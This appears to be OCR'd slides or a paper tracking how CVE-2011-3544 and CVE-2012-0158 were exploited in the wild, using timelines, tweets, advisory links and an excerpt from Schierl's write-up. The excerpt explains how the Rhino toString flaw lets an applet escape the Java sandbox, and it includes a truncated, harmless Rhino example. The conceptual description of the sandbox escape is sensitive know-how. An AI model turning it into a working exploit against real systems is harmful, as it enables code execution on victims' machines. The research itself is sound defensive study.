
``references''


External Source : REDHAT

Name: RHSA-2011:1384

Hyperlink: http://www.redhat.com/support/errata/RHSA-2011-1384.html

External Source : CONFIRM


Count
140
120
100
80
60
40
20
0
01-10-2011
01-11-2011
01-12-2011
01-01-2012
01-02-2012
01-03-2012
01-04-2012
01-05-2012
01-06-2012
01-07-2012
01-08-2012
01-09-2012
Date (d-m-y)
Unique Items
Total Items
Peak Item Weight
Bulletin
Analysis
Metasploit
Blackhole
TA's starting
"Drive by FTP"
Flashback
Mac malware
Tibetan activist TA's
Increased detections
1 month gap
3-4 month gap


New #Java update out, expect a lot of new evil applets in the future... http://t.co/mAOgc8Zg #oracle #cpu - I think CVE-2011-3544 is mine.
— mihi42 at 2011-10-18T20:19:24
None: 0


schierlm.users.sourceforge.net/CVE-2011-3544.html
CVE-2011-3544 / ZDI-11-305 – Oracle Java A
Code Execution
by Michael 'mihi' Schierl, @mihi42
Summary
This is a vulnerability in the Rhino Script Engine that can be used by a Java Applet to run arbitrary

New #Java update out, expect a lot of new evil applets in the future... http://t.co/mAOgc8Zg #oracle #cpu - I think CVE-2011-3544 is mine.
— mihi42 at 2011-10-18T20:19:24 None: 0

Vuln: Oracle Java SE CVE-2011-3544 Remote Java Runtime Environment Vulnerability http://t.co/FkNW90Jc
— D3Seguridad at 2011-10-20T19:10:03 Fly: 1

this.

Details for my #7day #java #vulnerability: CVE-2011-3544 – Oracle Java Applet Rhino Script Engine Remote Code Execution http://t.co/tjPp8p66
— mihi42 at 2011-10-26T20:46:21 Middle: 24

who will see the 1st #exploit kit or Java #malware using CVE-2011-3544 in the wild? http://t.co/XywOJmPk - I'll be looking forward to it :)
— c_APT_ure at 2011-10-31T15:25:17 None: 0 Exploit

New #Java #exploit (CVE-2011-3544) is being rolled into exploit kits like #BlackHole bit.ly/w4gz1D bit.ly/rz5Slt (via @briankrebs) #in
— EternalTodo at 2011-11-28T08:06:06 Fly: 1 Exploit

schierlm.users.sourceforge.net/CVE-2011-3544.html

CVE-2011-3544 / ZDI-11-305 – Oracle Java Applet Rhino Script Engine Remote Code Execution

by Michael 'mihi' Schierl, @mihi42

Summary

This is a vulnerability in the Rhino Script Engine that can be used by a Java Applet to run arbitrary Java code outside of the sandbox. Since Rhino Scripts are basically strings of JavaScript, they are not controlled by the Java SecurityManager like origin of class files is controlled. Therefore, the scripting engine has to make sure that a script called from untrusted code will not be able to perform actions that untrusted code is not allowed to perform (like disabling the security manager). While the guys at Sun/Oracle spent quite a lot of time trying to achieve this, they missed (at least) one way, where you can create a script that returns a (Java) object whose `toString` method will run any script code in the context of the caller of the `toString` method. If the caller is sufficiently privileged, that script code can then for example disable the security manager and call back into your applet code to run any Java code that is in your applet with full permissions.

I won't go into detail here how you can make an applet call your `toString` method with full privileges – there are several ways to do so. If you don't know any, have a look at Sami Koivu's blog – he describes some of the ways in his articles about previous Java vulnerabilities he found.

Introduction to Rhino

If you have never worked with Rhino (or with the Scripting Framework), here is a short introduction. Basically, Rhino is JavaScript. But there are features in it to interact with Java code. You can bind Java objects to JavaScript variables, call methods, create new objects (both Java and JavaScript ones) and create dynamic proxy objects. The following code shows an Applet that binds itself to a script variable and then evaluates a script that builds a proxy Runnable object which implements `toString` and `run` in JavaScript. When running the example, the strings get printed ordered by the numbers they start from. Package names not starting with `java.` have to be prefixed with `Packages.`, but you can also use that prefix for `java.` packages. Note that the expression for builing a proxy from a JavaScript object does not use the `new` keyword, unlike anonymous classes in Java.


GeSHi © 2004-2007 Nigel McNie, 2007-2010 Benny Baumann, 2008-2009 Milian Wolff

```
1.  import java.applet.Applet;
2.  import javax.script.*;
3.
4.  public class RhinoExample extends Applet {
5.      public void init() {
6.          try {
7.              ScriptEngine se = new ScriptEngineManager().getEngineByName("js");
8.              Bindings b = se.createBindings();
9.              b.put("applet", this);
10.             Runnable proxy = (Runnable) se.eval(
11.                     "java.lang.Runnable({" +
12.                     "  run: function() {" +
13.                     "    java.lang.System.out.println('I'm Running!');" +
```

LIST • **TIMELINE** • MAP • GRID

Select Language


106 vuln refs




LIST • **TIMELINE** • MAP • GRID


Select Language


106 vuln refs



CVE-2012-0158, Office






Count
62
51
41
31
21
10
0
29-03-2012
12-04-2012
26-04-2012
10-05-2012
24-05-2012
07-06-2012
21-06-2012
05-07-2012
19-07-2012
02-08-2012
16-08-2012
30-08-2012
Tibet
Global campaigns
McAfee .jp
MSUpdate trojan (AV)
Alientvault TA
Xecure
90 samples released
light activity -->
Unique Items
Total Items
Peak Item Weight


Harbin
Jilin
Sapporo
Map
Satellite
Hybrid

67 vuln refs

LIST • TIMELINE • MAP • GRID

English

sorted by: ts; then by... • ○ grouped as sorted

@nikkeibpITpro不正DOCファイルで軍需産業を狙う標的型攻撃http://t.co/c97lyFs9『脆弱性「CVE-2012-0158」を突く攻撃。DOC以外もPDF、RTFファイルで確認。中国ではネトゲ・アンドロイドへの攻撃頻発、地下サイトで攻撃手口拡散が問題に』
— tyoukityozo and 2012-08-23T01: 05:06 None: 0

.jp report on ongoing targeted attacks

@mikko I've seen CVE-2009-3129 used in ongoing TA (APT) in Feb, followed by CVE-2011-0611 (SWF in PDF), followed by many CVE-2012-0158 DOC's
— c_APT_ure and 2012-08-10T14: 00:01 None: 0

@mwtracker CVE-2012-0158 generated "8861 password" XLS http://t.co/lKOeAeSZ " similar have pwds 1933 and 4466 << thank you, I didn't know
— snowfl0w and 2012-08-10T04: 01:05 Fly: 1

New report layout and design in Joe Sandbox 6.1.0, CVE-2012-0158 Analysis -> http://t.co/tX0R25iM
— joe4security at 2012-07-29T12:42:18 Fly: 1 Analysis

